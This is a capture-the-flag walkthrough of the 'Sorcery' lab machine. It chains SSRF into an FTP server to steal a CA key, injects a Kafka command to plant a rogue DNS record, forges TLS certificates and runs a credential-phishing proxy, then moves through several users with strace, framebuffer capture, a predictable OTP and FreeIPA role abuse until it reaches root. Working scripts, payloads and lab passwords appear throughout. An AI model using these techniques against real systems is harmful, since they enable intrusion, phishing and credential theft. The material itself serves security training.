

[+] Token:

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6IjJkOWYwZD1lLTA5MzU0NDlmMy1hZmNkLTl5YWJkMzQyNzAxMSIsInVzZXJuYW11IjoiYWRTaW4iLCJwcm12aWx1Z2VMZXZlbCI6Miwid2l0aFBhc3NrZXkiOnRydWUsIm9ubH1Gb3JQYXRocyI6bnVsbCwiZXhwIjoxNzc3MzEyMTYxfQ.2goDnleUA9lFeLfFeH7YOGgkde45ASkcV19BypZVtRc
```

The resulting `JWT` lets us impersonate the `administrator`.

Leaking CA Certificates

After logging in as `admin`, new navigation items appear: `DNS`, `Debug`, and `Blog`.



We can start by reading posts on the blog and then move to the other options.

Phishing Training

Hello, just making a quick summary of the phishing training we had last week. Remember not to open any link in the email unless: a) the link comes from one of our domains (<something>.sorcery.htb); b) the website uses HTTPS; c) the subdomain uses our root CA. (the private key is safely stored on our FTP server, so it can't be hacked).

Phishing awareness

There has been a phishing campaign that used our Gitea instance. All of our employees except one (looking at you, @tom_summers) have passed the test. Unfortunately, Tom has entered their credentials, but our infosec team quickly revoked the access and changed the password. Tom, make sure that doesn't happen again! Follow the rules in the other post!

The blog posts describe a phishing training setup. The user `tom_summers` is mentioned to be prone to phishing. From a recent training event, we find out that before the users click on any link, they must verify that:

- It belongs to a subdomain of `sorcery.htb`.
- It must use `HTTPS`.
- The certificate must be signed by the Sorcery CA.

Moreover, we learn that the private key of the Sorcery CA is stored on their `FTP` server for security. Let's move on to the other options we have unlocked.

The debug page can send raw data to internal services and optionally keep the connection alive. This gives us an `SSRF` primitive into the Docker Compose network which hosts all the aforementioned services.

We can see the full `docker-compose.yml` file at `infrastructure/docker-compose.yml` and extract all the information we want about the running services.

Debug >

 **Debug Ports**
Easily debug ports by sending raw data to them and optionally expecting a response

Host

Host

Port

0

Add data field

☐ Keep alive?

☒ Expect response?

Send

Last server result: <null>

The `FTP` service runs in Docker as `ftp` and permits anonymous access. The Docker Compose definition also shows the CA certificate and key mounted into the anonymous `FTP` directory.

```
# infrastructure/docker-compose.yml
ftp:
  restart: always
  image: million12/vsftpd:cd94636
  environment:
    ANONYMOUS_ACCESS: true
    LOG_STDOUT: true
  volumes:
    - "./ftp/pub:/var/ftp/pub"
    - "./certificates/certificates/Alchemy-RootCA.crt:/var/ftp/pub/Alchemy-RootCA.crt"
    - "./certificates/certificates/Alchemy-RootCA.key:/var/ftp/pub/Alchemy-RootCA.key"
```

Since the debug page can send raw data to internal ports, we can manually speak to the `FTP` server to retrieve the files that we can later use to sign a valid subdomain.

The `FTP` flow we need to achieve is:

1. Authenticate anonymously with `USER anonymous` and `PASS anonymous`.
2. Request passive mode with `EPSV`.
3. The server replies with a port on which the file transfer will take place.

4. Ask the server to retrieve a file with `RETR <filename>`.
5. Quickly connect to the passive data port and read the transferred content.

Because the debug endpoint only shows accumulated output at the end, we cannot interactively read the passive port before sending the next command. The keep-alive option lets us perform a `race condition` attack to connect to the desired port before the connection times out.

```
# ca.py
import json
from utils import do_debug_request, generate_ftp

def retrieve_file(filename):
    print(f"[*] Retrieving {filename}")

    response = do_debug_request(
        "ftp",
        21,
        [
            generate_ftp("user anonymous"),
            generate_ftp("pass anonymous"),
            generate_ftp("epsv"),
            generate_ftp(f"retr {filename}"),
        ],
    )

    port = int(
        bytes.fromhex(
            json.loads(response.text.split("\n")[1][2:])[ "result" ][ "data" ][ -2 ]
        )
        .decode()
        .strip()[ -7 : -2 ]
    )
    print(f"[+] Port is: {port}")

    response = do_debug_request("ftp", port, [generate_ftp("AAA")], True)

    content = bytes.fromhex(
        response.text.split("\n")[1].split(":")[1].split(",")[1][:-1]
    ).decode()

    print(content)
    return content

if __name__ == "__main__":
    with open("RootCA.crt", "w") as file:
        file.write(retrieve_file("pub/RootCA.crt"))

    with open("RootCA.key", "w") as file:
        file.write(retrieve_file("pub/RootCA.key"))
```

The `utils.py` script is located in the Appendix of this document.

Running the script retrieves both `RootCA.crt` and `RootCA.key`.

```
$ python3 ca.py

[*] Retrieving pub/RootCA.crt
[*] Raw response: 0:[ "$@1", [ "eMXTkHuLPViqV0QpNTSCV", null ] ]
1:{ "result": { "data":
[ "323230202876734654506420332e302e33290d0a33333120506c656173652073706563696679207468652070
617373776f72642e0d0a", "323330204c6f67696e207375636365737366756c2e0d0a", "32323920456e746572
696e6720457874656e6465642050617373697665204d6f646520287c7c7c32313130377c290d0a", "" ] }}

[+] Port is: 21107
[*] Raw response (port 21107):
0:[ "$@1", [ "eMXTkHuLPViqV0QpNTSCV", null ] ]
2:Te44<SNIP>d0a1:{ "result": { "data": [ "$2" ] }}

[*] Content:
-----BEGIN CERTIFICATE-----
<SNIP>
-----END CERTIFICATE-----

[*] Retrieving pub/RootCA.key
[*] Raw response: 0:[ "$@1", [ "eMXTkHuLPViqV0QpNTSCV", null ] ]
1:{ "result": { "data":
[ "323230202876734654506420332e302e33290d0a33333120506c656173652073706563696679207468652070
617373776f72642e0d0a", "323330204c6f67696e207375636365737366756c2e0d0a", "32323920456e746572
696e6720457874656e6465642050617373697665204d6f646520287c7c7c32313130387c290d0a", "" ] }}

[+] Port is: 21108
[*] Raw response (port 21108):
0:[ "$@1", [ "eMXTkHuLPViqV0QpNTSCV", null ] ]
2:Tlad4<SNIP>a1:{ "result": { "data": [ "$2" ] }}

[*] Content:
-----BEGIN ENCRYPTED PRIVATE KEY-----
<SNIP>
-----END ENCRYPTED PRIVATE KEY-----
```

DNS & Kafka

The phishing requirements also state that we must control a subdomain of `sorcery.htb`. The admin `DNS` feature shows existing `DNS` entries and has a button to force a records re-fetch.

Dns >	
Name	Value
git.sorcery.htb	127.0.0.1
Force Records Re-fetch	

Reviewing the backend shows that the `GET` route reads from a global `DNS` variable.

```
// infrastructure/backend/src/api/dns/get.rs
#[get("/")]
pub fn get_entries(_guard1: RequireAdmin, _guard2: RequirePasskey) -> Json<Response> {
    Json(Response {
        entries: DNS.lock().unwrap().entries.clone(),
    })
}
```

```
// infrastructure/backend/src/state/dns.rs
#[derive(Serialize, Deserialize, Debug, Clone)]
pub struct DnsEntry {
    pub name: String,
    pub value: String,
}

#[derive(Default)]
pub struct DnsStore {
    pub entries: Vec<DnsEntry>,
}

lazy_static! {
    pub static ref DNS: Arc<Mutex<DnsStore>> = {
        let result = DnsStore::default();
        Arc::new(Mutex::new(result))
    };
}
```

The `POST` route sends a Kafka message to a `DNS` service.

```
// infrastructure/backend/src/api/dns/update.rs
#[post("/")]
pub fn update_dns(
    _guard1: RequireAdmin,
    _guard2: RequirePasskey,
    kafka_store: &State<KafkaStore>,
) -> Result<Json<Response>, AppError> {
    let mut producer = kafka_store.producer.lock().unwrap();
```

```

match producer.send(&Record {
    topic: "update",
    partition: -1,
    key: (),
    value: "/dns/convert.sh".as_bytes(),
}) {
    Ok(_) => Ok(Json(Response {})),
    Err(_) => Err(AppError::Unknown),
}
}

```

The `DNS` service consumes commands from the Kafka `update` topic and executes them with `bash -c`, then replies with the updated entries on another topic.

That means a custom Kafka message gives us command execution inside the `DNS` service.

```

// infrastructure/dns/src/main.rs
loop {
    let Ok(message_sets) = consumer.poll() else {
        continue;
    };

    for message_set in message_sets.iter() {
        for message in message_set.messages() {
            let Ok(command) = str::from_utf8(message.value) else {
                continue;
            };

            println!("[*] Got new command: {}", command);

            let mut process = match Command::new("bash").arg("-c").arg(command).spawn() {
                Ok(process) => process,
                Err(error) => {
                    println!("[!] {error}");
                    continue;
                }
            };

            if let Err(error) = process.wait() {
                println!("[!] {error}");
                continue;
            }

            let entries = fetch_entries();
            println!("[*] Entries: {:?}", entries);

            let Ok(value) = serde_json::to_string(&entries) else {
                continue;
            };

            producer
                .send(&Record {

```

```

        key: (),
        value,
        topic: "get",
        partition: -1,
    })
    .ok();
}
consumer.consume_messageset(message_set).ok();
}
consumer.commit_consumed().ok();
}

```

The `DNS` container uses `dnsmasq` and `supervisor`. `dnsmasq` reads records from `/dns/hosts` and `/dns/hosts-user`.

```

# infrastructure/dns/supervisord.conf
[program:dnsmasq]
command=/usr/sbin/dnsmasq --no-daemon --addn-hosts /dns/hosts-user --addn-hosts /dns/hosts
stdout_logfile=/proc/self/fd/1
stdout_logfile_maxbytes=0
redirect_stderr=true
user=user

```

However, the Dockerfile only creates `hosts`.

```

# infrastructure/dns/Dockerfile
<SNIP>
RUN touch hosts
<SNIP>

```

This means that we can create a `hosts-user` file with our own records and then send a `SIGHUP` signal to the process to reload the hosts without restarting the service, as per the official [documentation](#).

To reach Kafka through `SSRF`, we generate a raw Kafka produce request helper, write a `hosts-user` record, and reload `dnsmasq`.

```

# dns.py
from utils import do_debug_request, generate_kafka

command = generate_kafka(
    'bash -c "echo 10.10.14.183 test.sorcery.htb > /dns/hosts-user; pkill -HUP dnsmasq"'
)

print("[*] Sending DNS record...")
response = do_debug_request("kafka", 9092, [command])
print(response.text)

```

Once again, the `utils.py` script is located in the Appendix of this document. Another route we could have followed here is to use an existing application that has a Kafka library and could create the commands for us.

```
$ python3 dns.py
[*] Sending DNS record...
[*] Output:
0:[ "$@1", [ "eMXTkHuLPViqV0QpNTSCV", null ] ]
1:{ "result": { "data":
[ "000000360000000020000000100067570646174650000000100000000000000000000000001ffffffffffff
ffff00000000000000000000000000" ] } }
```

The internal `DNS` now resolves `test.sorcery.htb` to our attacker-controlled host.



What we are missing now is a valid certificate for our `test` subdomain. Since we have the required CA files, we can craft a valid `ssl` certificate. The private key is encrypted, so we have to crack it. Both `john` and `hashcat` failed to properly crack the password, so we can write a custom `Bash` loop that utilizes `openssl`.

```
# cert_crack.sh
#!/bin/bash

for password in $(head -100 /usr/share/wordlists/rockyou.txt); do
    openssl rsa -in RootCA.key -passin pass:"$password" -noout &>/dev/null
    if [ $? -eq 0 ]; then
        echo "Password found: $password"
        exit 0
    fi
done

echo "Password not found."
```

Then, we execute it:

```
$ chmod +x cert_crack.sh
$ ./cert_crack.sh
Password found: password
```

With the key password known, we can use the following script to generate valid certificates for `test.sorcery.htb`.

```
# create_cert.sh
#!/bin/sh

CA_CERT="./RootCA.crt"
CA_KEY="./RootCA.key"
```

```

HOST="$1"
CN="$2"

openssl req -new -nodes -out "$HOST.csr" -newkey rsa:4096 \
    -keyout "$HOST.key" \
    -subj "/CN=$CN"

openssl x509 -req \
    -in "$HOST.csr" \
    -CA "$CA_CERT" \
    -CAkey "$CA_KEY" \
    -CAcreateserial \
    -out "$HOST.crt" \
    -days 10000 \
    -sha256

```

We execute the script, and we have valid certificate files.

```

$ ./create_cert.sh test test.sorcery.htb
<SNIP>
Certificate request self-signature ok
subject=CN=test.sorcery.htb
Enter pass phrase for ./RootCA.key:

```

We are getting close to completing our phishing chain. Our next step is to find out how we can send a malicious email.

Phishing

The Docker Compose environment uses MailHog. SMTP is exposed internally on port 1025, and the protocol is simple enough to pass through our SSRF primitive.

```

# mail.py
from utils import do_debug_request

commands = [
    generate_mail(i)
    for i in [
        "ehlo aaa",
        "mail from: <a@sorcery.htb>",
        "rcpt to: <tom_summers@sorcery.htb>",
        "data",
        "https://test.sorcery.htb/user/login",
        "\r\n.\r\n",
    ]
]

print("[*] Sending mail...")
response = do_debug_request("mail", 1025, commands)
print(response.text)

```

The final piece of the puzzle is for us to create a legitimate looking website where we could steal the user's credentials. The blog post spoke of phishing attempts through `Gitea`. So, we can use `mitmdump` to proxy the requests to `git.sorcery.htb`.

First, we create a `post_phis.py` script that will extract all the parameters from a `POST` request.

```
# post_phis.py
from mitmproxy import http
from urllib.parse import parse_qs

SKIP_EXT = ('.css', '.js', '.png', '.svg')

def request(flow: http.HTTPFlow):
    path = flow.request.path.split('?')[0]
    if flow.request.method == "POST":
        for k, v in parse_qs(flow.request.get_text()).items():
            print(f"    {k}: {v[0]}")
```

Then, we create a `PEM` file from our generated certificates.

```
$ cat test.* > test.pem
```

Then, we launch the binary.

```
$ mitmdump --mode reverse:https://git.sorcery.htb/ -p 443 --ssl-insecure --certs
'*=test.pem' -q -s post_phis.py
```

Finally, we send the phishing email.

```
$ python3 mail.py
[*] Sending mail...
[*] Output:
0:["$@1",["eMXTkHuLPViqV0QpNTSCV",null]]
1:{"result":{"data":["3<SNIP>40d0a"]}}
```

After a while, we check the log output on `Modlishka` and see that we have captured a set of credentials.

```
user_name: tom_summers
password: jNsMKQ6k2.XDMPu.
```

These credentials work over `SSH`.

```
$ ssh tom_summers@sorcery.htb

tom_summers@main:~$ id
uid=2001(tom_summers) gid=2001(tom_summers) groups=2001(tom_summers)
```

The user flag can be found under `/home/tom_summers/user.txt`.

Lateral Movement

Xvfb & Mousepad — From tom_summers to tom_summers_admin

As tom_summers, we inspect running processes and find an xvfb server and a mousepad instance displaying a password file owned by tom_summers_admin.

```
tom_summers@main:~$ ps auxww | grep -E 'Xvfb|mousepad'
tom_sum+   1463  0.0  1.1 626644 91092 ?        S1   19:50   0:00 /usr/bin/mousepad
/provision/cron/tom_summers_admin/passwords.txt
tom_sum+   1465  0.0  0.7 227012 60644 ?        S    19:50   0:00 /usr/bin/Xvfb :1 -fbdir
/xorg/xvfb -screen 0 512x256x24 -nolisten local
```

The x11 socket exists but is not accessible as tom_summers, so tools like xwd cannot connect to the display directly.

```
tom_summers@main:~$ ls -la /tmp/.X11-unix/
total 8
drwxrwxrwt  2 root                root                4096 Apr 26 19:50 .
drwxrwxrwt 11 root                root                4096 Apr 26 21:01 ..
srwx-----  1 tom_summers_admin tom_summers_admin      0 Apr 26 19:50 X1
```


It turns out though, that we can read the /logs/xvfb/Xvfb_screen file as the current user.

```
tom_summers@main:~$ ls -la /xorg/xvfb/
drwxr-xr-x  2 tom_summers_admin tom_summers_admin  4096 Apr 26 19:50 .
drwxr-xr-x  3 root                root                4096 Apr 28  2025 ..
-rwxr--r--  1 tom_summers_admin tom_summers_admin 527520 Apr 26 19:50 Xvfb_screen0
```

The framebuffer is in xwd format. Let's copy it over to our machine and use xwdtopnm to extract an image from it.

```
$ scp tom_summers@sorcery.htb:/xorg/xvfb/Xvfb_screen0 .
$ xwdtopnm Xvfb_screen0 > capture
```

The image shows a password for the user tom_summers_admin.



We recover the credentials:

```
tom_summers_admin:dWpuk7cesBjT-
```

Now, we can switch to the new user.

```
tom_summers@main:~$ su tom_summers_admin
Password:
tom_summers_admin@main:/home/tom_summers$ id
uid=2002(tom_summers_admin) gid=2002(tom_summers_admin) groups=2002(tom_summers_admin)
```

Docker & Strace — From tom_summers_admin to rebecca_smith

After switching to `tom_summers_admin`, we notice Docker is configured with a custom credential store.

```
tom_summers_admin@main:/home/tom_summers$ cat ~/.docker/config.json
{ "credsStore": "docker-auth" }
```

Docker seems to be configured with a custom authenticator that is executable by `rebecca_smith` and members of the `tom_summers_admin` group.

```
tom_summers_admin@main:/home/tom_summers$ ls -la /usr/bin/docker-credential-docker-auth
-rwxr-x--- 1 rebecca_smith tom_summers_admin 67189841 Apr  6 2025 /usr/bin/docker-credential-docker-auth
```

Checking `sudo` privileges shows that `tom_summers_admin` can run two commands as `rebecca_smith` without a password.

```
tom_summers_admin@main:/home/tom_summers$ sudo -l
Matching Defaults entries for tom_summers_admin on sorcery:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User tom_summers_admin may run the following commands on sorcery:
    (rebecca_smith) NOPASSWD: /usr/bin/docker login
    (rebecca_smith) NOPASSWD: /usr/bin/strace -s 128 -p [0-9]*
```

We are allowed to run `docker login` as `rebecca_smith`, and we can also attach `strace` to processes as `rebecca_smith`. Since `kernel.yama.ptrace_scope` is `0`, processes with the same UID can be debugged.

```
tom_summers_admin@main:/home/tom_summers$ sysctl kernel.yama.ptrace_scope
kernel.yama.ptrace_scope = 0
```

The goal is to catch the custom Docker credential helper while `docker login` invokes it. The authenticator process name is `docker-credential-docker-auth get`, so we run a loop that attaches `strace` as soon as it appears. The following script does just that.

```
#!/bin/bash

while true; do
    processes=$(pgrep -f "docker-credential-docker-auth get")
    for process in ${processes[@]}; do
        echo "$process - $(ps $process)"
        sudo -u rebecca_smith /usr/bin/strace -s 128 -p "$process"
    done
done
```

In one terminal, we run the watcher script.

```
tom_summers_admin@main:/tmp$ chmod +x trace.sh
tom_summers_admin@main:/tmp$ ./trace.sh
```

In another terminal, we trigger Docker login as `rebecca_smith`.

```
tom_summers_admin@main:/tmp$ sudo -u rebecca_smith /usr/bin/docker login
```

Immediately, we can see a new pair of credentials for `rebecca_smith`.

```
write(64, "This account might be protected by two-factor authentication\n", 61) = 61
write(64, "In case login fails, try logging in with <password><otp>\n", 57) = 57
write(33, "{\"Username\":\"rebecca_smith\",\"Secret\":\"-7eAZDp9-f9mg\"}\n", 54) = 54
```

The credentials `rebecca_smith:-7eAZDp9-f9mg` also work over `SSH`, so we can switch to that user.

```
$ ssh rebecca_smith@sorcery.htb

rebecca_smith@main:~$ id
uid=2003(rebecca_smith) gid=2003(rebecca_smith) groups=2003(rebecca_smith)
```

Docker & OTP — From rebecca_smith to donna_adams

One thing to notice from earlier is that the Docker login attempt was not successful. We are informed by the output of `strace` that the account might be protected with two-factor authentication, and we should use `password+OTP`. At this point, we can transfer the binary to our system and study it.

```
$ scp rebecca_smith@sorcery.htb:/usr/bin/docker-credential-docker-auth .
$ strings docker-credential-docker-auth

<SNIP>
.NETCoreApp,Version=v6.0
  "name": ".NETCoreApp,Version=v8.0/linux-x64",
  ".NETCoreApp,Version=v8.0": {},
  ".NETCoreApp,Version=v8.0/linux-x64": {
    "Microsoft.NET.ILLink.Tasks": "8.0.14",
    "runtimepack.Microsoft.NETCore.App.Runtime.linux-x64": "8.0.14"
    "runtimepack.Microsoft.NETCore.App.Runtime.linux-x64/8.0.14": {
      "Microsoft.NET.ILLink.Tasks/8.0.14": {},
      "runtimepack.Microsoft.NETCore.App.Runtime.linux-x64/8.0.14": {
        "Microsoft.NET.ILLink.Tasks/8.0.14": {

```

This seems to be a `C#` binary, so we can use [dotPeek](#) to reverse it. We find a function called `HandleOtp`.

```
static void HandleOtp(object dynamicArgs)
{
    new Random(DateTime.Now.Minute / 10 + (int)
GetCurrentExecutableOwner().UserId).Next(100000, 999999);
    Console.WriteLine("OTP is currently experimental. Please ask our admins for one");
}
```

Basically, we seed the `Random` function with the current minute divided by 10, add the owner's ID, and fetch a random number from 100000 to 999999. To mimic this behaviour, we can create a binary of our own that does just that and outputs the valid `OTP` at that specific moment.

First, we create a project.

```
$ mkdir otp-generator
$ cd otp-generator
$ dotnet new console
```

Then, we edit the `Program.cs` file to have the following contents.

```
Console.WriteLine(new Random(DateTime.Now.Minute/10 + 2003).Next(100000, 999999));
```

Note: The ID of `rebecca_smith` is 2003.

Then, we create an executable and we transfer it to the remote machine.

```
$ dotnet publish -c Release -r linux-x64 --self-contained true
$ scp ./bin/Release/net8.0/linux-x64/publish/otp-generator rebecca_smith@sorcery.htb:/tmp
```

Now, we can log in to the registry using `curl`.

```
rebecca_smith@main:/tmp$ chmod +x otp-generator
rebecca_smith@main:/tmp$ ./otp-generator
699914
rebecca_smith@main:/tmp$ curl -u 'rebecca_smith:-7eAZDp9-f9mg699914'
http://localhost:5000/v2/_catalog
{"repositories":["test-domain-workstation"]}
```

Now that we are logged in, we can use this [script](#) to dump all the layers from the registry. We can simply copy-paste or `scp` the script over to the remote machine.

```
rebecca_smith@main:/tmp$ python3 drg.py http://localhost --dump test-domain-workstation -U
rebecca_smith -P'-7eAZDp9-f9mg699914'
[+] BlobSum found 10
[+] Dumping test-domain-workstation
[+] Downloading : a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
[+] Downloading : 292e59a87dfb0fb3787c3889e4c1b81bfef0cd2f3378c61f281a4c7a02ad1787
[+] Downloading : bff382edc3a6db932abb361e3bd5aa09521886b0b79792616fc346b19a9497ea
<SNIP>
```

Looking at the contents of each blob, we find a `docker-entry.sh` file.

```
rebecca_smith@main:/tmp/test-domain-workstation$ tar -vtf
292e59a87dfb0fb3787c3889e4c1b81bfef0cd2f3378c61f281a4c7a02ad1787.tar.gz
-rwx----- 0/0          181 2024-10-30 18:03 docker-entrypoint.sh
rebecca_smith@main:/tmp/test-domain-workstation$ tar -xf
292e59a87dfb0fb3787c3889e4c1b81bfef0cd2f3378c61f281a4c7a02ad1787.tar.gz
rebecca_smith@main:/tmp/test-domain-workstation$ cat docker-entrypoint.sh
#!/bin/bash

ipa-client-install --unattended --principal donna_adams --password 3FEVPCT_c3xDH \
  --server dc01.sorcery.htb --domain sorcery.htb --no-ntp --force-join --mkhomedir
```

The credentials `donna_adams:3FEVPCT_c3xDH` also work over `SSH`.

```
$ ssh donna_adams@sorcery.htb
```

```
donna_adams@main:~$ id
```

```
uid=1638400003(donna_adams) gid=1638400003(donna_adams) groups=1638400003(donna_adams)
```

Change Password — From donna_adams to ash_winter

The huge `uid` number, the `docker-entry.sh`, and the `main` domain point us to start enumerating the FreeIPA realm.

```
donna_adams@main:~$ ipa user-show donna_adams
```

```
User login: donna_adams
```

```
First name: donna
```

```
Last name: adams
```

```
Home directory: /home/donna_adams
```

```
Login shell: /bin/sh
```

```
Principal name: donna_adams@SORCERY.HTB
```

```
Principal alias: donna_adams@SORCERY.HTB
```

```
Email address: donna_adams@sorcery.htb
```

```
UID: 1638400003
```

```
GID: 1638400003
```

```
Account disabled: False
```

```
Password: True
```

```
Member of groups: ipausers
```

```
Member of HBAC rule: allow_ssh, allow_sudo
```

```
Indirect Member of role: change_userPassword_ash_winter_ldap
```

```
Kerberos keys available: True
```

The user has a role named `change_userPassword_ash_winter_ldap`. Even though further enumeration on that role fails, it's pretty descriptive of what we can do.

```
donna_adams@main:~$ ipa role-show change_userPassword_ash_winter_ldap
```

```
ipa: ERROR: change_userPassword_ash_winter_ldap: role not found
```

We can change the password of the user `ash_winter` over `LDAP`.

```
donna_adams@main:~$ ipa user-mod ash_winter --setattr userPassword=P@ssw0rd
```

```
-----  
Modified user "ash_winter"  
-----
```

```
User login: ash_winter
```

```
First name: ash
```

```
Last name: winter
```

```
Home directory: /home/ash_winter
```

```
Login shell: /bin/sh
```

```
Principal name: ash_winter@SORCERY.HTB
```

```
Principal alias: ash_winter@SORCERY.HTB
```

```
Email address: ash_winter@sorcery.htb
```

```
UID: 1638400004
```

```
GID: 1638400004
Account disabled: False
Password: True
Member of groups: ipausers
Member of HBAC rule: allow_sudo, allow_ssh
Indirect Member of role: add_sysadmin
Kerberos keys available: True
```

Now, we can log in over `ssh` but the password is marked as expired, so we immediately need to change it.

```
$ ssh ash_winter@sorcery.htb
(ash_winter@sorcery.htb) Password:
Password expired. Change your password now.
(ash_winter@sorcery.htb) Current Password:
(ash_winter@sorcery.htb) New password:
(ash_winter@sorcery.htb) Retype new password:

ash_winter@main:~$ id
uid=1638400004(ash_winter) gid=1638400004(ash_winter) groups=1638400004(ash_winter)
```

Privilege Escalation

Once again, we end up in a realm user on `main`, so we start our enumeration process.

```
ash_winter@main:~$ ipa user-show ash_winter
User login: ash_winter
First name: ash
Last name: winter
Home directory: /home/ash_winter
Login shell: /bin/sh
Principal name: ash_winter@SORCERY.HTB
Principal alias: ash_winter@SORCERY.HTB
Email address: ash_winter@sorcery.htb
UID: 1638400004
GID: 1638400004
Account disabled: False
Password: True
Member of groups: ipausers
Member of HBAC rule: allow_ssh, allow_sudo
Indirect Member of role: add_sysadmin
Kerberos keys available: True
```

This time, we have the role `add_sysadmin`. Once again, the role is pretty descriptive and we can figure out that we can add members to the `sysadmin` group. To further validate our assumption, we enumerate the available groups.

```
ash_winter@main:~$ ipa group-find
-----
5 groups matched
```

```
-----  
Group name: admins  
Description: Account administrators group  
GID: 1638400000  
  
Group name: editors  
Description: Limited admins who can edit other users  
GID: 1638400002  
  
Group name: ipausers  
Description: Default group for all users  
  
Group name: sysadmins  
GID: 1638400005  
  
Group name: trust admins  
Description: Trusts administrators group  
-----  
Number of entries returned 5  
-----
```

Our assumption seems to be correct, so let's add ourselves to the group.

```
ash_winter@main:~$ ipa group-add-member sysadmins --users ash_winter  
Group name: sysadmins  
GID: 1638400005  
Member users: ash_winter  
Indirect Member of role: manage_sudorules_ldap  
-----  
Number of members added 1  
-----
```

Now that we are a member of the `sysadmins` group, let's investigate that group a bit more.

```
ash_winter@main:~$ ipa group-show sysadmins  
Group name: sysadmins  
GID: 1638400005  
Member users: ash_winter  
Indirect Member of role: manage_sudorules_ldap
```

We can abuse the `manage_sudorules_ldap` and place our current user to the `allow_sudo` rule.

```
ash_winter@main:~$ ipa sudorule-add-user allow_sudo --users=ash_winter
Rule name: allow_sudo
Enabled: True
Host category: all
Command category: all
RunAs User category: all
RunAs Group category: all
Users: admin, ash_winter
-----
Number of members added 1
-----
```

It worked, but the changes won't show right away. Luckily for us, the user `ash_winter` can restart `sssd`.

```
ash_winter@main:~$ sudo -l
Matching Defaults entries for ash_winter on localhost:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User ash_winter may run the following commands on localhost:
    (root) NOPASSWD: /usr/bin/systemctl restart sssd
```

Now, we can get a shell as `root`.

```
ash_winter@main:~$ sudo -l
Matching Defaults entries for ash_winter on localhost:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User ash_winter may run the following commands on localhost:
    (root) NOPASSWD: /usr/bin/systemctl restart sssd
    (ALL : ALL) ALL
ash_winter@main:~$ sudo bash
[sudo] password for ash_winter:
root@main:/home/ash_winter# id
uid=0(root) gid=0(root) groups=0(root)
```

If you encounter any issues with the password at this step, you may have been caught by the cleanup script. Reset the password of `ash_winter` again with a completely new password.

The root flag can be found under `/root/root.txt`

Appendix - Utils Script

```
import struct
from crc32c import crc32c
```

```

from time import time
import sys
import urllib3
import requests

urllib3.disable_warnings(category=urllib3.exceptions.InsecureRequestWarning)

def generate_kafka(command):
    p8 = lambda x: struct.pack(">B", x)
    p16 = lambda x: struct.pack(">H", x)
    p32 = lambda x: struct.pack(">I", x)
    p64 = lambda x: struct.pack(">Q", x)
    pstr = lambda string: p16(len(string)) + string.encode()

